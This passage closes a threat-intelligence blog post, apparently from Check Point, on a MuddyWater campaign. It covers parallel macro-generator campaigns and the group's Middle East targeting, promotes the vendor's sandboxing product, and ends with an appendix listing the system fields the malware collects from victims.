


Fig 11: Vba2graph of a parallel recent campaign
SHA-256: 93b749082651d7fc0b3caa9df81bad7617b3bd4475de58acfe953dfafc7b3987

It therefore seems that the same attackers are running parallel campaigns, which use at least two different macro generators for the first stage of the attack.

Conclusion

Although it has focused most of its efforts on the Middle East region, the political affiliations, motives and purposes behind MuddyWater's attacks are not very well-defined, thus earning it its name. In the past, countries such as Saudi Arabia, the UAE and Turkey have been a main target, but the campaigns have also reached a much wider audience, making their way to victims in countries such as Belarus and Ukraine.

The attackers are also constantly innovating and experimenting with new techniques, and the extra layers which they add before delivering their signature payload make it harder to attribute an attack to them with high confidence. Just recently, we spotted two DOCX files that take advantage of the external template technique to download the macro-equipped and familiar delivery documents of MuddyWater from remote hosts.

To conclude then, the attack we describe above shows an infection flow that we do not usually expect to see from MuddyWater, but it will not be surprising to see them introduce more changes in the near future.

Check Point's Threat Emulation

The malware used in this attack was caught using Check Point's Threat Emulation.

Threat Emulation is an innovative zero-day threat sandboxing capability, used by SandBlast Network to deliver the best possible catch rate for threats, and is virtually immune to attackers' evasion techniques. As part of the Check Point SandBlast Zero-Day Protection solution, Threat Emulation prevents infections from new malware and targeted attacks.

Appendix A

IP Address : [IP_ADDRESS]

HDD Information :

H.D.D Name : [HOST_NAME]

Process List :
0 = [PROCESS_NAME_0]
1 = [PROCESS_NAME_1]
2 = [PROCESS_NAME_2]
3 = [PROCESS_NAME_3]
4 = [PROCESS_NAME_4]
5 = [PROCESS_NAME_5]
6 = [PROCESS_NAME_6]
7 = [PROCESS_NAME_7]
8 = [PROCESS_NAME_8]
9 = [PROCESS_NAME_9]
10 = [PROCESS_NAME_10]

Memory information :
[%] memory in use
[KB] of physical memory
[KB] of available physical memory
[KB] that can be stored in the paging file
[KB] available in the paging file

Language Is :English (United States)
Uptime: 1 Days 1 Hours 1 Minutes 1 Second

GO UP
BACK TO ALL POSTS